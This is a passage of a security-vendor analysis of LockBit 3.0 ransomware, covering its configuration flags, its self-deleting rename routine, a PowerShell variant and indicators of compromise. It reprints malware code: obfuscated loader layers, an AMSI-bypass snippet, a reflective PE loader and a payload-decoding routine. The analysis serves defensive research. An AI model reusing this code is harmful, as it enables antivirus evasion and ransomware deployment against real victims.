ENCRYPT_LARGE_FILE_FLAG	If set, a large file will be included in the encryption routine.
RANDOM_FILE NAME_FLAG	If set, encrypted files will be renamed to random file names.
ATTEMPT_LOGON_FLAG	If set, a login attempt will be made using credentials from LockBit 3.0's configuration list, and the credentials will be saved if these have domain admin rights.
EXCLUDE_HIDDEN_FLAG	If set, hidden files will not be encrypted.
CHECK_UI_LANGUAGE_FLAG	If set, the victim machine's UI language will be checked and the ransomware will terminate if the machine is from any of the avoided countries.
MOUNT_VOL_ENC_EXCHANGE_SERVER_FLAG	If set, all volumes for encryption will be mounted and available exchange servers will be encrypted.
ENC_SHARED_FLAG	If set, shared folders will be encrypted.
TERMINATE_PROCESS_FLAG	If set, processes from LockBit 3.0's configuration list will be terminated.
DELETE_SERVICE_FLAG	If set, services from LockBit 3.0's configuration list will be deleted.
CREATE_MUTEX_FLAG	If set, a check will be done to see whether mutex is already created and the ransomware will terminate if it is.
PRINT_RANSOM_NOTE_FLAG	If set, the ransom note will be printed on available printers.
CHANGE_WALLPAPER_FLAG	If set, the victim's wallpaper will be changed.
CHANGE_ICON_FLAG	If set, the icons of encrypted files will be changed.
CONNECT_TO_CNC_FLAG	If set, communication will be done with a C&C server from LockBit 3.0's configuration list.
DELETE_SELF_FLAG	If set, the ransomware will delete itself using a dropped .tmp file.
DELETE_AV_SERVICE_FLAG	If set, AV services matching the hashes will be terminated.

CREATE_TEMP_MAX_DISKSPACE	If set, another .tmp file (from the same .tmp file used in *DELETE_SELF_FLAG* flag) will be created on each drive with random contents and sizes based on *DiskFreeSpace*.
HAS_ADMIN_CRED_FLAG	If set, an attempt will be made to use admin credentials obtained from the *ATTEMPT_LOGON_FLAG* flag.
RUN_AS_ADMIN_FLAG	If set, commands will be executed as admin using credentials from the *ATTEMPT_LOGON_FLAG* flag.
FORCE_GPUPDATE_VIA_POWERSHELL_FLAG	If set, group policy updates will be forced on all active directories using a PowerShell command.
DELETE_TEMP_FLAG	If set, the same .tmp file used in the *DELETE_SELF_FLAG* flag will be deleted via *MoveFileExW* and the victim machine will be restarted.
DISABLE_EVENTLOG_FLAG	If set, *EventLog* will be disabled via registry and service.
DELETE_GPO_FLAG	If set and the *-gspd* parameter is used, the victim machine's sleep time will be set to 1 minute before performing routines that will delete group policy updates.
UNUSED_FLAG	An extra flag that's not used in the analyzed binary (or possibly an indicator of the end of flags).

Table 3. The flags that can be set in LockBit 3.0's configuration

One notable behavior for this third LockBit version is its file deletion technique: Instead of using *cmd.exe* to execute a batch file or command that will perform the deletion, it drops and executes a .tmp file decrypted from the binary. It has, however, retained some of LockBit 2.0's features, like the earlier version's ability for lateral movement through a group policy update, as long as there is a *-gspd* parameter provided.

The executed .tmp file overwrites the contents of the ransomware binary and then renames the binary multiple times (Figure 19), with the new file names based on the length of the original file name. For example, a file named *1.exe*, which has five characters (including the file name extension), is renamed as *AAAAA,* and then *BBBBB*, up to *ZZZZZ*. After renaming the file, LockBit 3.0 finally deletes it (Figure 20). This routine is probably the LockBit ransomware group's attempt to avoid recovery by forensic tools and cover their tracks by completely removing any trace of the ransomware.

```
new_filename = (off_405220->wcscpy_402128)(ransomware_fullpath, 0);
if ( new_filename )
{
  old_filename = (off_405220->wcscpy_402128)(ransomware_fullpath, 0);
  if ( old_filename )
  {
    v2 = 26;
    v3 = 'A';
    do
    {
      v4 = ((ntdll_405208->wcsrchr)(old_filename, '\\') + 2);// length of filename
      do
        *v4++ = v3;                             // replace filename
      while ( *v4 );
      if ( !(kernel32_40520C->MoveFileExW)(new_filename, old_filename, 8) )
        break;
      (ntdll_405208->wcscpy)(new_filename, old_filename);
      ++v3;
      --v2;
    }
    while ( v2 );
  }
```

Figure 19. LockBit 3.0 renaming the ransomware file multiple times

```
(off_405228->multiple_rename_402E10)(ransomware_fullpath, &new_path);
if ( (kernel32_40520C->DeleteFileW)(new_path) )
```

Figure 20. LockBit 3.0 deleting the ransomware file after renaming it repeatedly

LockBit 3.0 on VirusTotal

A researcher recently spotted another LockBit 3.0 sample on VirusTotal (Figure 21), with 19 detections at the time of this writing. This specific sample is a PowerShell script containing two layers of obfuscated code (Figures 22 and 23). After deobfuscating the script (Figure 24), we found that LockBit 3.0 is capable of injecting a DLL into memory via reflective loading (Figure 25), using code that is identical to BlackMatter's own PowerShell code (Figure 26).




Figure 21. A LockBit 3.0 sample found on VirusTotal as of July 21, 2022

```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
$psFile=$PSCommandPath
$MaximumVariableCount=32567
#Seed: 143  Total Vars: 19463
$b93rn="q7op11k6`$global:ProgressPreference = `"SilentlyContinue`"`n`n# -- thread variables`n`$script:threadfbyge6pkjgq"
if ($b93rn -match "(?ms)^q7op11k6(.+)fbyge6pkjgq$")
{$b93rn=$Matches[1]} else {$b93rn="$^q7op11k6(.+)fbyge6pkjgq$"}
foreach ($u2gs7n4 in @("181,27481862379095945,02460176156217485,40575049699363375,8214065555851716,667355951713614 26(@`n(@ = atad`$`
foreach ($ckvt75bh8wh in @("16,28464510409455")) { $nnr+=$ckvt75bh8wh[-1..-$ckvt75bh8wh.Length] -join '' }
$5jbssralna8=$b93rn+$o2d+$nnr
"792098652180512,65230187563416165,182838086207064","09" | % {$odvobc+=$_}
$4l49pay="yu53d,55049755904448048,20409040601135092,48817124902009204,44358311043823201,64527480453839471,5253607269048kmj"
if ($4l49pay -match "(?ms)^yu53d(.+)kmj$")
{$4l49pay=$Matches[1]} else {$4l49pay="$^yu53d(.+)kmj$"}
foreach ($wo476ntye in @("207315,84024918049227375,76874178081566725,7380")) { $j418r+=$wo476ntye[-1..-$wo476ntye.Length] -join '' }
"9" | % {$7mcgqxwm+=$_}
$zqhjgl=($odvobc,$4l49pay,$j418r,$7mcgqxwm) -join ''
foreach ($d10ymugpvu in @("448198481617375,9355358141")) { $otdnk8z+=$d10ymugpvu[-1..-$d10ymugpvu.Length] -join '' }
if ($5jbssralna8.Length -eq "235") {
$lnn4d74o3y+=$5jbssralna8
$lnn4d74o3y+=$zqhjgl
$lnn4d74o3y+=$otdnk8z
}
```

Figure 22. The first layer of LockBit 3.0's obfuscated code

```powershell
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472,18155490401546482,61792098652180512,652303
@(62416317159553766,56180389873181216,55098072181772840,23568224017192548,20408043980373408,65187465691673850,65812149945507488,5738(
)

$am = [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils')
if ($am) {
    $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
}

if ($psversiontable.PSVersion.Major -eq 2){$psFile = $MyInvocation.MyCommand.Definition}
if ([IntPtr]::Size -eq 8) {
    $ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    $ps86Args = @('-ex bypass', '-nonI', $psFile)
    if ($argument){$ps86Args += $argument}
    Start-Process $ps86 $ps86Args -Window hidden
    exit
}
```

Figure 23. The second layer of LockBit 3.0's obfuscated code

```powershell
= function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
    Function GTypes {
      $Win32Types = New-Object System.Object
```

Figure 24. LockBit 3.0's deobfuscated PowerShell script

```powershell
Function Main {
  if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent) {
    $DebugPreference = "Continue"
  }
  $e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''
  if ($e_magic -ne 'MZ') { throw '0' }
  if (-not $DoNotZeroMZ) {
    $PEBytes[0] = 0
    $PEBytes[1] = 0
  }
  if ($ExeArgs -ne $null -and $ExeArgs -ne '') { $ExeArgs = "ReflectiveExe $ExeArgs" }
  else { $ExeArgs = "ReflectiveExe" }
  if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$") {
    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
  } else {
    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -ComputerName $ComputerName
  }
}
```

Figure 25. LockBit 3.0's main function

```powershell
Function Main {
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent) {
      $DebugPreference = "Continue"
    }
    $e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''
    if ($e_magic -ne 'MZ') { throw '0' }
    if (-not $DoNotZeroMZ) {
      $PEBytes[0] = 0
      $PEBytes[1] = 0
    }
    if ($ExeArgs -ne $null -and $ExeArgs -ne '') { $ExeArgs = "ReflectiveExe $ExeArgs" }
    else { $ExeArgs = "ReflectiveExe" }
    if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$") {
      Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
    } else {
      Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -ComputerName $ComputerName
    }
  }
```

Figure 26. BlackMatter's main function

This particular sample has a payload that is compressed and encrypted via Base64 (Figure 27). To access it, we modified the script to dump the payload instead of executing it (Figure 28). By dumping the payload, we were able to obtain LockBit 3.0's main binary (Figure 29).

When it is executed, the script exhibits the same behavior as the previously discovered LockBit 3.0 sample. This specific sample appends *19MqZqZ0s* to the file names of encrypted files (Figure 30).


```powershell
function Do-Exec($Payload, $Len) {
    $zipBytes = [System.Convert]::FromBase64String($Payload)
    $ms = New-Object IO.MemoryStream
    $ms.Write($zipBytes, 0, $zipBytes.Length)
    $null = $ms.Seek(0,0)
    $ExeImage = New-Object Byte[]($Len)
    $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
    $null = $ds.Read($ExeImage, 0, $Len)
    $ds.Dispose()
  #  Exec -PEBytes $ExeImage
}

# Exe-file image will putted in next line
Do-Exec -Payload '7L0LXIx5//9/NU01GGayRdmQ027OkbMQNXKKSVIhxyQ5lDTkELVTVl1m5bis82LXynmxOZeinAtLuOIIk2mJQlaa3+v9uWZG
#□□□□[1] -ea SilentlyContinue;
```


Figure 27. LockBit 3.0's payload

c597c75c6b6b283e3b5c8caeee095d60902e7396536444b59513677a94667ff8.ps1* | decoded_1.ps1* | decoded_2.ps1* ×

```
3831 function Do-Exec($Payload, $Len) {
3832     $zipBytes = [System.Convert]::FromBase64String($Payload)
3833     $ms = New-Object IO.MemoryStream
3834     $ms.Write($zipBytes, 0, $zipBytes.Length)
3835     $null = $ms.Seek(0,0)
3836     $ExeImage = New-Object Byte[]($Len)
3837     $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
3838     $null = $ds.Read($ExeImage, 0, $Len)
3839     $ds.Dispose()
3840     Set-Content out.bin -value $ExeImage -encoding byte
3841   #  Exec -PEBytes $ExeImage
3842 }
3843
3844 # Exe-file image will putted in next line
3845 Do-Exec -Payload '7L0LXIx5//9/NU01GGayRdmQ027OkbMQNXKKSVIhxyQ5lDTkELVTVl1m5bis82LXynmxOZeinAtLuOIIk2mJQlaa3+v9uWZGsfd9733fj//
3846 #□□□□[1] -ea SilentlyContinue;
3847
```

Figure 28. Dumping LockBit 3.0's payload








Figure 29. LockBit 3.0's main binary




Figure 30. LockBit 3.0's encrypted files with 19MqZqZ0s appended to their names

The payload of this specific LockBit 3.0 sample checks for only three hashed arguments (Figure 31), while the previous LockBit 3.0 sample checks for eight. Its DLL payload is reflectively loaded, and the codes of its propagation routine via admin shares and group policy are designed for PE (Portable Executable) binaries, not for a PowerShell

script, which might explain why some of the routines don't work. Another possibility is that LockBit 3.0's ransomware builder might have the option to disable certain routines. This LockBit 3.0 sample with the PowerShell script doesn't need a pass "key" to run even if there is a check for the *-pass* argument, although the rest of its routines are the same as those in the abovementioned sample with a Win32 .exe file.

```
result = CommandLineToArgvW(v1, &v16);
v15 = result;
if ( result )
{
  if ( v16 > 1 )
  {
    v9[0] = -293011409;                 // .ps1
    v9[1] = -288882574;
    v9[2] = -285671423;
    sub_10001190(v9, 3);
    v12 = 0x459F1CD7;                   // -pass
    v11 = 0x452F4997;                   // -safe
    v10 = 0x45678B17;                   // -wall
    args = (v15 + 4);
    --v16;
    do
    {
      v5 = hash_100011F0(*args, 0);
      if ( v5 == v11 )
```

Figure 31. The hashed arguments in the LockBit 3.0 sample with a PowerShell script

Locking out ransomware attacks

The LockBit ransomware gang led the ransomware-as-a-service (Raas) scene in the first quarter of 2022, with 220 self-reported successful RaaS and extortion attacks. One headline-making attack reportedly took place in January, during which LockBit operators claimed to have breached France's Ministry of Justice. It would be no surprise if some of BlackMatter's affiliates had joined the ranks of the LockBit group, considering LockBit's recent rise in notoriety, which would explain the many similarities between the two pieces of ransomware.

With the release of this latest variant — and the launch of LockBit's bug bounty program, which rewards its affiliates — we expect the LockBit ransomware group to be even more active in the coming days. We advise organizations and end users to be wary of this new variant, especially since the bug bounty program might help the operators in making their ransomware an even more formidable one. Best practices for mitigating the risk of a ransomware attack include:

- Following the 3-2-1 rule, which involves backing up files in three copies in two different formats, with one copy stored off-site. This is a precautionary measure to avoid data loss in case of a ransomware attack.
- Remaining vigilant against socially engineered emails to reduce the risk of a ransomware infection, as ransomware is commonly spread through malicious spam email attachments.
- Keeping applications and programs up to date. Regular patching ensures that software vulnerabilities that ransomware actors could exploit as entry points can be addressed in a timely fashion.

Organizations can benefit from a multilayered approach that can help guard possible entry points into a system (endpoint, email, web, and network). Trend Micro offers a suite of security solutions that can detect malicious components and suspicious behavior, and improve an enterprise's security posture. Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block suspicious behavior early in a system before a ransomware infection can do irreversible damage. Trend Micro™ Deep Discovery™ Email Inspector uses custom sandboxing and advanced analysis techniques to block malicious emails, including phishing emails that are common entry points for ransomware. Additionally, Trend Micro Apex One™ offers automated threat detection and response to protect endpoints from more advanced concerns such as fileless threats and ransomware.

Indicators of compromise (IOCs)

SHA-256	Detection name
80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce	Ransom.Win32.LOCKBIT.YXCGD
a56b41a6023f828cccaaef470874571d169fdb8f683a75edd430fbd31a2c3f6e	Ransom.Win32.LOCKBIT.YXCGFT
d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee	Ransom.Win32.LOCKBIT.YXCGD
506f3b12853375a1fbbf85c82ddf13341cf941c5acd4a39a51d6addf145a7a51	Ransom.Win32.LOCKBIT.YXCGKT
c597c75c6b6b283e3b5c8caeee095d60902e7396536444b59513677a94667ff8	Ransom.PS1.LOCKBIT.YXCGTT
917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2	Ransom.Win32.LOCKBIT.YXCGT